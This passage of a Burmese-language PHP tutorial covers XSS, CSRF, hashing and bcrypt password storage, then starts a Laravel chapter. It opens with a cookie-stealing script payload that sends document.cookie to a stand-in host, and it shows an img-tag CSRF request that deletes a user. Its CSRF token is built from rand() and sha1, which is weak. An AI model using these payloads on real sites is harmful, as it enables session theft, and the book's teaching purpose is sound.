<script>location.href='http://me.xyz?c='+document.cookie</script>
```

စာမရေးဘဲ JavaScript ကုဒ်ရေးထည့်သွားတာပါ။ အဲ့ဒီကုဒ်ကို Table ထဲမှာ သိမ်းလိုက်ပြီး၊ ပြန်ပြတဲ့အခါ ရေးထားတဲ့ ကုဒ်က Run သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အဲ့ဒီကုဒ်ရှိနေတဲ့ Content ကို ကြည့်မိသူ User တိုင်းရဲ့ Cookie Data တွေကို နမူနာအရ me.xyz ဝဘ်ဆိုက်ထံ ပေးပို့ခြင်းအားဖြင့် ခိုးယူခံရပါပြီ။ Cookie ထဲမှာ Session ID လို အရေးကြီးတဲ့ အချက်အလက်တွေ ရှိနေနိုင်ပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် အလွယ်ဆုံးနည်းလမ်းကတော့ PHP ရဲ့ `htmlspecialchars()` ဆိုတဲ့ Function ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီ Function က Content ထဲမှာပါတဲ့ Special Character တွေကို Encode လုပ်ပေးပါတယ်။ ဥပမာ – `<script>` ဆိုရင် `&lt;script&gt;` ဖြစ်သွားမှာပါ။ `<` ကို `&lt;` နဲ့ Encode လုပ်ပေးပြီး `>` ကို `&gt;` နဲ့ Encode လုပ်ပေးလိုက်လို့ ရေးထားတဲ့ `<script>` Tag အသက်မဝင်တော့ပါဘူး။

တစ်ကယ်တော့ `<script>` တစ်ခုထဲက ဒုက္ခပေးနိုင်တာ မဟုတ်ပါဘူး။ HTML Element တွေအားလုံးက ဒုက္ခပေးဖို့အတွက် သုံးမယ်ဆိုရင် သုံးလို့ရနေပါတယ်။ `<img>` ရဲ့ `src` Attribute မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ `<a>` ရဲ့ `href` မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ တခြား Element တွေမှာလည်း `onClick` တို့ `onMouseOver` တို့လို့ Attribute တွေနဲ့ JavaScript ကုဒ်တွေကို ရေးမယ်ဆိုရေးလို့ရနေပါတယ်။ ဒါကြောင့် JavaScript တွေ အလုပ်မလုပ်အောင် `<script>` Tag ကို ကာကွယ်မယ်လို့ ပြောလို့ မရပါဘူး။ ဘယ် HTML Element ကိုမှ မယုံရတာပါ။ `htmlspecialchars()` Function က ပါလာသမျှ Special Character တွေအကုန်လုံးကို Encode လုပ်ပြစ်မှာမို့လို့ HTML Tag တွေပါလာရင်လည်း တစ်ခုမှ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရေးထားတဲ့အတိုင်းပဲ ဖော်ပြပေးစေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် XSS ကို ကာကွယ်ဖို့အတွက် Output တိုင်းကို `htmlspecialchars()` နဲ့ ရိုက်ထုတ်သင့်တယ်လို့ မှတ်နိုင်ပါတယ်။

```
<?php echo htmlspecialchars($comment) ?>

<?= htmlspecialchars($comment) ?>
```

ဒီ Function ကို ခဏခဏ ခေါ်သုံးရတာ ရှည်တယ်ထင်ရင်လည်း အခုလို ကြားခံ Helper Function တစ်ခု ကိုယ့်ဘာသာ ရေးထားလို့ရနိုင်ပါတယ်။

```
function h($content) {
    return htmlspecialchars($content);
}
```

ဒါကြောင့် နောက်ပိုင်း Output တွေရိုက်ထုတ်ရင် အခုလို ထုတ်လို့ ရသွားပါပြီ။

```
<?php echo h($comment) ?>

<?= h($comment) ?>
```

အကယ်၍ Content ကို အခုလို Encode လုပ် မပြစ်ချင်ဘူး၊ အန္တရာယ်ရှိတာတွေကို ရွေးပြီးတော့ ဖယ်ချင်တယ်။ အန္တရာယ်မရှိတာတွေ ချန်ထားပေးချင်တယ်ဆိုရင်တော့ HTML Purifier လို နည်းပညာမျိုးကို အသုံးပြုနိုင်ပါတယ်။ ဒီမှာလေ့လာကြည့်လို့ ရပါတယ်။

– http://htmlpurifier.org/

CSRF – Cross-Site Request Forgery

Cross-Site Request Forgery ဆိုတာ ဝဘ်ဆိုက်တစ်ခုကို ဒုက္ခပေးဖို့အတွက် အခြားဝဘ်ဆိုက်တစ်ခုကို အသုံးပြုပြီး Request တွေ ပေးပို့သက့ဲသို့ဖြစ်အောင် လှည့်ဖျားပြီးတော့ တိုက်ခိုက်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အခုနောက်ဆုံး OWASP Top 10 ထဲမှာ မပါတော့ပေမယ့် သူ့အရင် ထုတ်ပြန်ခဲ့တဲ့ Top 10 စာရင်းတွေမှာ မကြာမကြာ ပါနေကြ ပြဿနာတစ်ခုဖြစ်ပါတယ်။

ကျွန်တော်တို့ ရေးသားခဲ့တဲ့ ပရောဂျက်ကုဒ်ထဲက `delete.php` ကို ဥပမာပေးချင်ပါတယ်။ `delete.php` ကို အသုံးပြုပြီး အခုလို Request ပေးပို့ခြင်းအားဖြင့် User တွေကို ဖျက်လို့ရပါတယ်။

localhost/project/_delete.php?id=1

ရေးထားတဲ့ကုဒ်ကို ပြန်လေ့လာကြည့်ပါ။ URL Query က `id` ကို ယူပြီးတော့ အဲ့ဒီ `id` နဲ့ ကိုက်တဲ့ User ကို ဖျက်ဖို့ရေးထားတာပါ။ ဒါပေမယ့် ဒီ URL ကိုသုံးပြီး လူတိုင်းက ဖျက်ချင်တဲ့ User ကိုလာဖျက်လို့ မရပါဘူး။ ကုဒ်ထဲမှာ `Auth::check()` နဲ့ စစ်ထားပါတယ်။ Login ဝင်ထားတဲ့ User မှသာလျှင် ဒီအလုပ်ကို လုပ်လို့ရမှာ ဖြစ်ပါတယ်။ Login မဝင်ထားဘဲ ဒီ URL ကို သုံးဖို့ကြိုးစားရင် ဖျက်တဲ့အလုပ်ကို လုပ်မှာ မဟုတ်ပါဘူး။

ကိုယ်က ဒီပရောဂျက်မှာ အကောင့်ရှိလို့ Login ဝင်ထားမိတယ်ဆိုကြပါစို့။ ဒုက္ခပေးလိုသူက ဒီလို Element ပါတဲ့ ဝဘ်ဆိုက်တစ်ခုကို ရေးထားတဲ့အခါ ကိုယ်ကမသိလိုက်ဘဲ အဲ့ဒီဝဘ်ဆိုက်ကို သွားမိရင် ပြဿနာတက်ပါပြီ။

```
<img src="http://localhost/project/_delete.php?id=1">
```

ဝဘ်ဆိုက်ကသူ့ဝဘ်ဆိုက်ပါ။ ရေးထားတာက သူ့ကုဒ်ပါ။ ဒါပေမယ့် ကိုယ်ကအဲ့ဒီ ဝဘ်ဆိုက်ကို ဖွင့်လိုက်မိချိန်မှာ Browser က `<img>` Element ဖြစ်တဲ့အတွက် ပုံကိုပြနိုင်ဖို့ `src` Attribute မှာပေးထားတဲ့ လိပ်စာကို Request ပို့လိုက်မှာပါ။ ပို့လိုက်တာက ကိုယ် Browser ကဖြစ်နေတဲ့အတွက် `delete.php` ရဲ့ `Auth::check()` က စစ်ကြည့်လိုက်တဲ့အခါ Login ဖြစ်နေလို့ User ကိုဖျက်ပြစ်လိုက်မှာ ဖြစ်ပါတယ်။

သူ့ဝက်ဆိုက်ကို သွားမိတာ ကိုယ်ဝဘ်ဆိုက်က Data ထိသွားတယ်ဆိုတဲ့ သဘောမျိုးဖြစ်လို့ ဒီ နည်းကို Cross-site Request Forgery Attack (CSRF) လို့ခေါ်ကြတာပါ။ ကိုယ့်ပရောဂျက်မှာ ဒီပြဿနာကို ကာကွယ်လိုရင် Random Token ကို သုံးနိုင်ပါတယ်။ ဥပမာ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

```
<?php

echo sha1(rand(1, 1000) . time());

// 22d0fe99e95aa559355c4f514334bf121601568f
```

`sha1()` Function ထဲမှာ Random တန်ဖိုးတစ်ခု လက်ရှိအချိန်နဲ့ပေါင်းပြီး ပေးလိုက်တဲ့အခါ ခန့်မှန်းဖို့ ဘယ်လိုမှ မလွယ်ကူတဲ့ Hash ရလဒ် တစ်ခုကို ရပါတယ် (Hash အကြောင်းကို ခဏနေတော့မှ ဆက်ပြောပါမယ်)။ အဲ့ဒီရလဒ်က အမြဲတမ်း ပြောင်းနေပါလိမ့်မယ်။ `time()` Function ပါလို့ တစ်ခါ Run ရင် တန်ဖိုးတစ်မျိုးဖြစ်နေမှာပါ။ ရလာတဲ့ Hash တန်ဖိုးကို Session ထဲမှာသိမ်းထားပြီး Request နဲ့အတူ အဲ့ဒီတန်ဖိုးပါလာမှ လက်ခံရမှာဖြစ်ပါတယ်။ ဒီလိုပါ –

```php
<?php

session_start();

$token = sha1(rand(1, 1000) . 'csrf secret');

$_SESSION['csrf'] = $token;

?>

<a href="delete.php?id=1&csrf=<?= $token ?>">Delete</a>
```

ရလာတဲ့ Random Token ကို Session ထဲမှာသိမ်းပြီး၊ Link မှာလည်း URL Query အနေနဲ့ တွဲပေးလိုက်တာပါ။ ဒါကြောင့် ဒီ Link ကိုနှိပ်ရင် Random Token က Request နဲ့အတူ ပါလာပါပြီ။ ပါလာတဲ့ Token ကို Session ထဲမှာ သိမ်းထားတဲ့ Token နဲ့ တူမတူ စစ်လိုက်ယုံပါပဲ။

```php
<?php

// delete.php

session_start();

if($_GET['csrf'] === $_SESSION['csrf']) {
    echo "Good request";
} else {
    echo "Bad request";
}
```

တခြားသူက ကိုယ့် Session ထဲမှာ သိမ်းထားတဲ့ ပြောင်းလဲနေတဲ့ Random Token နဲ့ကိုက်ညီတဲ့ တန်ဖိုးပေးပြီး Request အတု လွှတ်ဖို့ဆိုတာ မလွယ်တော့ပါဘူး။ ဒီနည်းနဲ့ CSRF Attack ကို ကာကွယ်ရပါတယ်။

Hash Functions

Hash Function တွေဟာ လုံခြုံရေးအတွက် အရေးပါပါတယ်။ ရေးဖြစ်ခဲ့တဲ့ နမူနာကုဒ်တွေမှာ `md5()` နဲ့ `sha1()` ဆိုတဲ့ Hash Function တွေကို အသုံးပြုခဲ့ကြပါတယ်။ ဒီ Hash Function တွေက Content ကို ပေးလိုက်ရင် Hash Code ဖြစ်အောင် ပြောင်းပေးကြပါတယ်။ Function မတူတဲ့အခါ Hash ပြောင်းဖို့သုံးသွားတဲ့ Algorithm မတူတော့ပါဘူး။ Algorithm တွေ မတူကြပေမယ့် တူညီတဲ့ သဘော သဘာဝ တွေတော့ ရှိကြပါတယ်။

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ရဲ့ Length ဘယ်လောက်ပဲ ကွဲပြားပါစေ ပြန်ထုတ်ပေးတဲ့ Output Length အမြဲတမ်း တူညီကြပါတယ်။ `md5()` Function က စာလုံး (၃၂) လုံးပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။ ပေးလိုက်တဲ့ Content က စာလုံးတစ်လုံးထဲ ဆိုရင်လည်း ရလဒ်က (၃၂) လုံးပဲ ဖြစ်မှာပါ။ ပေးလိုက်တဲ့ Content က စာလုံး (၁၀၀၀) ကျော်ရင်လည်း ရလဒ်ကတော့ (၃၂) လုံးပဲဖြစ်မှာပါ။ `sha1()` Function က စာလုံး (၄၀) ပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ကို ခြေဖျက်ပြီးတော့ Hash ပြောင်းတာဖြစ်တဲ့အတွက် ချေဖျက်လိုက်လို့ ရလာတဲ့ Hash ကနေ မူလ Content ကို ပြန်မရနိုင်ပါဘူး။ ပေးလိုက်တဲ့ Content ကို Code ပြောင်းပြီးနောက်၊ ရလာတဲ့ Code ကနေ Content ပြန်ပြောင်းလို့ရတဲ့ နည်းပညာတွေရှိပါတယ်။ Encryption လို့ခေါ်ပါတယ်။ Hash နဲ့ မတူပါဘူး။ Encrypt လုပ်လိုက်လို့ ရလာတဲ့ Code ကို Decrypt ပြန်လုပ်ခြင်းအားဖြင့် Content ကို ပြန်ရနိုင်ပါတယ်။ Hash Algorithm တွေ အမျိုးမျိုးရှိသလိုပဲ Encryption Algorithm တွေလည်း အမျိုးမျိုး ရှိကြပါတယ်။

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ပြန်ထုတ်ပေးတဲ့ Hash ရလဒ် အမြဲတမ်းတူကြပါတယ်။ ဘယ်နှစ်ကြိမ်ပဲ Run ပါစေ၊ Content တူရင် ထွက်လာတဲ့ Hash အမြဲတမ်း တူမှာပဲဖြစ်ပါတယ်။

Hash Function တွေသုံးပြီး Content ကို Hash ပြောင်းလိုက်တဲ့အခါ ရလာတဲ့ Hash ကနေ Content ပြန်ယူလို့ မရဘူးလို့ ဆိုထားပါတယ်။ Hash ကနေ Content ပြန်ယူလို့ မရနိုင်ပေမယ့် ရနိုင်တဲ့တခြားနည်းလမ်းတွေတော့ ရှိပါတယ်။ ဥပမာ - ဒီ md5 Hash ကိုလေ့လာကြည့်ပါ။

```
1f3870be274f6c49b3e31a0c6728957f
```

ဒီ Hash ကနေ မူလတန်ဖိုးကို ပြန်ထုတ်လို့ မရပေမယ့်၊ အဲ့ဒီ Hash ကို Google မှာ ရိုက်ထည့်ပြီး ရှာကြည့်လိုက်ရင် apple ဆိုတဲ့ Content အတွက် Hash ဖြစ်တယ်ဆိုတာကို သိရနိုင်ပါတယ်။ Content တူရင် Hash တူတဲ့အတွက် Content တွေကို Hash ကြိုပြောင်းထားပြီး တိုက်စစ်မယ်ဆိုရင်၊ Hash ကိုကြည့်ပြီး ဘယ် Content အတွက်လဲဆိုတာကို သိရနိုင်ပါတယ်။ တစ်ကယ်တော့ Manual ကြိုပြောင်းစရာမလိုပါဘူး၊ Rainbow Table လို Hash ကိုပေးလိုက်ရင် Content ပြန်ရှာပေးနိုင်တဲ့ နည်းပညာတွေ ရှိနေပါတယ်။

ဒါကြောင့် md5 တို့ sha1 တို့လို Hash နည်းပညာတွေကို Secure မဖြစ်ဘူးလို့ ပြောကြပါတယ်။ လုံခြုံအောင် Hash ပြောင်းချင်ပေမယ့် Content ပြန်ဖော်မယ်ဆိုရင် ရနိုင်ခြေရှိနေလို့ပါ။ အရင်ကတော့ md5 ကို တင် မလုံခြုံဘူးလို့ ပြောကြတာပါ။ sha1 ကိုတော့ လုံခြုံတယ်လို့ သတ်မှတ်ကြပါတယ်။ ဒါပေမယ့် အခုနောက်ပိုင်း Computing Power တွေ တစ်နေ့တခြား ပိုကောင်းလာကြတော့ အရင်ကလုံခြုံပါတယ်ဆိုတဲ့ sha1 ကိုပါ မလုံခြုံတော့ဘူးလို့ သတ်မှတ်လာကြတာပါ။ ကနေ့ခေတ်မှာ လုံခြုံတယ်လို့ ပြောလို့ရတဲ့ Hash နည်းပညာကတော့ bcrypt ဖြစ်ပါတယ်။ ဘာကြောင့် md5 တို့ sha1 တို့ကိုကျတော့ မလုံခြုံဘူးလို့ သတ်မှတ်ပြီး bcrypt ကို ကျတော့မှ လုံခြုံတယ်လို့ သတ်မှတ်ကြတာလဲဆိုတဲ့ထိတော့ ထည့်မပြောနိုင်တော့ပါဘူး။ Hash Algorithm တွေရဲ့ သဘောသဘာဝနဲ့ Random Salt လို သဘောသဘာဝတွေ ထည့်ပြောမှ ရတော့မှာမို့လို့ပါ။ ဆက်လေ့လာစရာ စာရင်းထဲမှာသာ ထည့်မှတ်ထားလိုက်ပါ။ ဒီလိုပါပဲ နည်းပညာတွေကတော့ လိုက်မယ်ဆိုရင် မဆုံးနိုင်အောင်ပါပဲ။

PHP မှာ bcrypt ဆိုတဲ့အမည်နဲ့ `md5()` တို့ `sha1()` တို့လို အလွယ်တစ်ကူ ယူသုံးလို့ရတဲ့ Standard Function မရှိပါဘူး။ ဒါပေမယ့် bcrypt ကို အသုံးပြုထားတဲ့ `password_hash()` လို့ခေါ်တဲ့ Hash Function တော့ ရှိနေတာပါ။ ဒီအကြောင်းကို နောက်ခေါင်းစဉ်တစ်ခုနဲ့ ဆက်ပြောပါမယ်။

Saving Passwords

ဝဘ်ဆိုက်တိုင်း လိုလိုမှာ User တွေက Register လုပ်ပြီး အကောင့်ဆောက်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်ကြပါတယ်။ အဲ့ဒီလို Register လုပ်ကြတဲ့အခါ User ဆီက Password ကို တောင်းကြရပါတယ်။ ဒီတော့မှ အဲ့ဒီ Password ကိုသုံးပြီး Login ပြန်ပေးဝင်လို့ ရမှာပါ။

ဒီလို User ဆီက Password ကိုတောင်းယူပြီး သိမ်းထားရတာ တာဝန်ကြီးပါတယ်။ ဘာဖြစ်လို့လဲဆိုတော့ User အများစုက Password တွေကို ပြန်သုံးကြပါတယ်။ ဝဘ်ဆိုက် (၁၀) ခုမှာ အကောင့်တွေ ဖွင့်ထားလို့ Password တွေ မတူအောင် (၁၀) ခု ခွဲပေးကြမှာ မဟုတ်ပါဘူး။ တစ်ချို့ဆို Password တစ်ခုထဲနဲ့ နေရာတိုင်းမှာ သုံးနေကြတာပါ။ ဒါကြောင့် ကိုယ့်ဝဘ်ဆိုက်မှာ အကောင့်လာဆောက်တဲ့အခါ ပေးတဲ့ User ရဲ့ Password ဟာ အဲ့ဒီ User အတွက် အလွန်အရေကြီးတဲ့ အချက်အလက်တစ်ခုပါ။ ကိုယ်ဝဘ်ဆိုက်ရဲ့ လုံခြုံရေး အားနည်းချက် တစ်ခုခုကြောင့်သာ User အချက်အလက်တွေ ပေါက်ကြားခဲ့လို့ User တွေရဲ့ Password တွေသာ ပါသွားခဲ့ရင် အဲ့ဒီ User တွေ ပြဿနာတက်မှာက ကိုယ့်ဝဘ်ဆိုက် တစ်ခုထဲမှာတင် ပြဿနာတက်မှာ မဟုတ်ပါဘူး။ အဲ့ဒီ Password ကို သုံးထားတဲ့ နေရာတိုင်းမှာ ပြဿနာတက်တော့မှာပါ။ ဒါကြောင့် Password တွေကို လက်ခံသိမ်းဆည်းရတာ တာဝန်ကြီးတယ်လို့ ပြောတာပါ။

Password တွေသိမ်းဆည်းမှုနဲ့ပက်သက်ရင် အရေးအကြီးဆုံးအချက်ကတော့ ဘယ်တော့မှ မူရင်း Password အတိုင်း မသိမ်းဖို့ပါပဲ။ Hash လုပ်ပြီးတော့မှသာ သိမ်းရပါတယ်။ ဒီတော့မှ အကြောင်းအမျိုးမျိုးကြောင့် User Data တွေ ပေါက်ကြားခဲ့ရင်တောင် Password တွေက Hash လုပ်ထားလို့ ဒုက္ခပေးတဲ့သူက မူရင်း Password ကို အလွယ်တစ်ကူ သိနိုင်မှာ မဟုတ်တော့ပါဘူး။ နမူနာလုပ်ခဲ့တဲ့ ပရောဂျက်မှာတောင် `md5()` ကိုသုံးပြီး Password တွေကို သိမ်းခဲ့တာ တွေ့မြင်ခဲ့ကြရမှာပါ။ ပြည့်စုံလုံလောက်ခြင်းတော့ မရှိသေးပါဘူး။ စောစောက ပြောခဲ့သလို md5 Hash က ပြန်ဖော်မယ်ဆိုရင် ဖော်လို့ရနိုင်စရာ ရှိနေလို့ပါ။ ဒါကြောင့် bcrypt လို ပိုပြီးတော့ လုံခြုံရေးအားကောင်းတဲ့ Hash မျိုးကို လက်တွေ့မှာ အသုံးပြုပေးဖို့ လိုအပ်ပါလိမ့်မယ်။ ဒီအတွက် PHP မှာ `password_hash()` လို့ခေါ်တဲ့ Function ရှိနေပါတယ်။ ဒီလိုပါ –

PHP >= 5.5

```php
<?php

$password = "userpassword";
$hash = password_hash($password, PASSWORD_BCRYPT);
```

```
echo $hash;

// $2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS
```

password_hash() Function ကို Argument နှစ်ခုပေးရပါတယ်။ Content နဲ့ Algorithm ဖြစ်ပါတယ်။ Content အနေနဲ့ User ရဲ့ Password ကိုပေးရမှာဖြစ်ပြီး Algorithm အနေနဲ့ PASSWORD_BCRYPT လို့ခေါ်တဲ့ Constant ကို အသုံးပြုနိုင်ပါတယ်။ ရလဒ်ကို echo ထုတ်ကြည့်တဲ့အခါ အတော်လေး ရှည်လျားတဲ့ ရလဒ် Hash ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ စာဖတ်သူကိုယ်တိုင်စမ်းကြည့်လိုက်ရင် ရမယ့် ရလဒ်နဲ့ အခုဒီမှာပြထားတဲ့ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

စောစောက Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ရလဒ်တူတယ်လို့ ပြောပါတယ်။ အခုဘာကြောင့် မတူတာလဲ။ Hash လုပ်တဲ့အခါ ဒီအတိုင်းမလုပ်ဘဲ Content နဲ့အတူ Random တန်ဖိုးတစ်ခုနဲ့ ပေါင်းပြီးတော့ Hash လုပ်ထားတဲ့အတွက် အဲ့ဒီ Random တန်ဖိုးကြောင့် Hash က လိုက်ပြောင်းနေတာဖြစ်ပါတယ်။ ရှေ့ဆုံးက $2y$10$ ထိကတော့ တူနိုင်ပါတယ်။ သူ့နောက်ကတန်ဖိုးတွေသာ ပြောင်းနေမှာပါ။ 2y က အသုံးပြုထားတဲ့ Algorithm ဖြစ်ပြီး 10 ကတော့ Cost ကိုဆိုလိုတာပါ။ Content ကို ခြေဖျက်တာ ဘယ်နှစ်ခါ ဖျက်သလဲဆိုတဲ့ အရေအတွက်ပါ။ 10 ဆိုတာ 2 power 10 ဖြစ်လို့ 1024 ကြိမ် ခြေဖျက်အလုပ်လုပ်ထားတယ်ဆိုတဲ့ သဘောပါ။ အဲ့ဒီ $2y$10$ နောက်ကလိုက်တဲ့ စာလုံး (၂၂) လုံးက Hash မလုပ်ခင် ထည့်လိုက်တဲ့ Random တန်ဖိုးဖြစ်ပြီး တစ်ကယ် Hash Code ကတော့ နောက်ဆုံးကနေလိုက်တဲ့ (၃၁) လုံး ဖြစ်ပါတယ်။

သဘောအရသာ ဒါတွေ ပြောနေတာပါ။ အသုံးပြုမှု ရှုထောင့်ကနေ ကြည့်ရင် password_hash() Function ကို Password ပေးလိုက်ရင် လုံခြုံစိတ်ချရတဲ့၊ ပြန်ဖော်ဖို့ခက်ခဲတဲ့ Hash Code ထွက်လာတယ်လို့ မှတ်ထားရင်လည်း ရပါတယ်။ အဲ့ဒီလိုရလာတဲ့ Hash ကို သိမ်းဆည်း ထားရမှာဖြစ်ပါတယ်။

နမူနာပရောပရောဂျက်မှာဆိုရင် Register လုပ်တုံးက Password ကို md5() နဲ့ Hash လုပ်ပြီးသိမ်းခဲ့လို့ Login ဝင်တဲ့အခါ User ပေးလာတဲ့ Password ကို md5() နဲ့ပဲ Hash ပြောင်းပြီးမှ မှန်ကန်မှုရှိမရှိ တိုက်စစ်ထားပါတယ်။ အခု password_hash() နဲ့ ပြောင်းထားတဲ့ Hash တန်ဖိုးကိုရော ဘယ်လိုပြန်တိုက်စစ်ရမလဲ။ password_verify() ဆိုတဲ့ Function ကို သုံးရပါတယ်။ ဒီလိုပါ –

PHP >= 5.5

```php
<?php

$hash = '$2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS';

if(password_verify('userpassword', $hash)) {
    echo 'Correct Password';
} else {
    echo 'Incorrect Password';
}

// Correct Password
```

သိမ်းထားတဲ့ Hash ဟာ `userpassword` နဲ့ တူညီမှုရှိသလားဆိုတာကို `password_verify()` နဲ့ စစ်ကြည့်လိုက်တာပါ။ တူညီမှုရှိတဲ့အတွက် Correct Password ဆိုတဲ့ ရလဒ်ကို ပြန်လည်ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ User က Login ဝင်ချိန်မှာ ပေးလာတဲ့ Password နဲ့ သိမ်းထားတဲ့ Hash ကိုက်ညီမှုရှိမရှိ စစ်ကြည့်နိုင်မှာပဲ ဖြစ်ပါတယ်။

Conclusion

ဆက်ကြည့်မယ်ဆိုရင် ကြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် ဒီလောက်ဆိုရင် လုံခြုံရေးနဲ့ပက်သက်ပြီး ကိုယ့်အိမ်တံခါးကိုယ် သော့ခတ်နိုင်တဲ့ အဆင့်လောက်တော့ ရသွားပြီပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ ဖော်ပြထားတဲ့ ဗဟုသုတတွေကို အသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းတွေမှာ ရေးခဲ့တဲ့ ပရောဂျက်ကိုလည်း လိုအပ်သလို ပြင်ဆင်ဖြည့်စွက်ကြည့်ဖို့ အကြံပြုပါတယ်။ SQL Injection အတွက်တော့ မူလကတည်းက Prepare Statement တွေကို အသုံးပြုထားပြီး ဖြစ်ပါတယ်။ XSS အကာအကွယ်အတွက် Helper Method ထပ်တိုးပြီးတော့ လိုအပ်တဲ့နေရာတွေမှာ လိုက်ထည့်ပေးသင့်ပါတယ်။ CSRF အကာအကွယ်ကိုလည်း နေရာတိုင်းမှာ မထည့်နိုင်ရင်တောင်မှ အရေးကြီးတဲ့ နေရာအချို့မှာ ထည့်ပေးသင့်ပါတယ်။ Password တွေစီမံတဲ့ နေရာမှာလည်း `md5()` အစား အခုလေ့လာခဲ့တဲ့ `password_hash()` တို့ `password_verify()` တို့နဲ့ ပြောင်းပေးသင့်ပါတယ်။

ဆက်လက်ပြီးတော့ နောက်တစ်ပိုင်းမှာ Laravel Framework အကြောင်းကို လေ့လာသွားကြပါမယ်။

အပိုင်း (၅)

Laravel


အခန်း (၄၁) – Laravel Project

Laravel ဟာ လူကြိုက်များ ထင်ရှားနေတဲ့ PHP Framework တစ်ခုပါ။ Laravel ရဲ့ ကျစ်လစ်ရှင်းလင်းတဲ့ ဖွဲ့စည်းပုံကြောင့် ဒီ Framework ကိုသုံးပြီး ကုဒ်တွေရေးရတာ နှစ်လိုဖျော်ရွှင်ဖွယ် ကောင်းပါတယ်။ အရင်က PHP ကုဒ်လို့ ပြောလိုက်ရင် ရှုပ်ယှက်ခတ်ပြီး ဖတ်ရခက်တဲ့ ကုဒ်တွေကို ပြေးမြင်ကြပေမယ့်၊ အခုနောက်ပိုင်းမှာတော့ PHP Language ကိုယ်တိုင်ရဲ့ တိုးတက်မှုတွေနဲ့အတူ Laravel ကို အသုံးများလာမှုကြောင့် PHP ကုဒ်ဆိုတာ သပ်သပ်ရပ်ရပ်နဲ့ ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ကုဒ်တွေ ဖြစ်နေပါပြီ။

Creating Laravel Project

Laravel ရဲ့ Documentation ဖြစ်တဲ့ laravel.com/docs မှာသွားပြီးလေ့လာကြည့်လိုက်ရင် Laravel ပရောဂျက် တည်ဆောက်ပုံ (၂) နည်း ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ပထမနည်းက `laravel` Installer ကို Composer နဲ့ အရင် Install လုပ်ပြီးမှ ပရောဂျက်တည်ဆောက်တဲ့နည်းပါ။ ဒုတိယနည်းကတော့ Composer ကိုပဲ တိုက်ရိုက်အသုံးချပြီး ပရောဂျက်တည်ဆောက်တဲ့နည်းပါ။ အဲ့ဒီဒုတိယနည်းကိုပဲ ဒီနေရာမှာ ဖော်ပြပါမယ်။

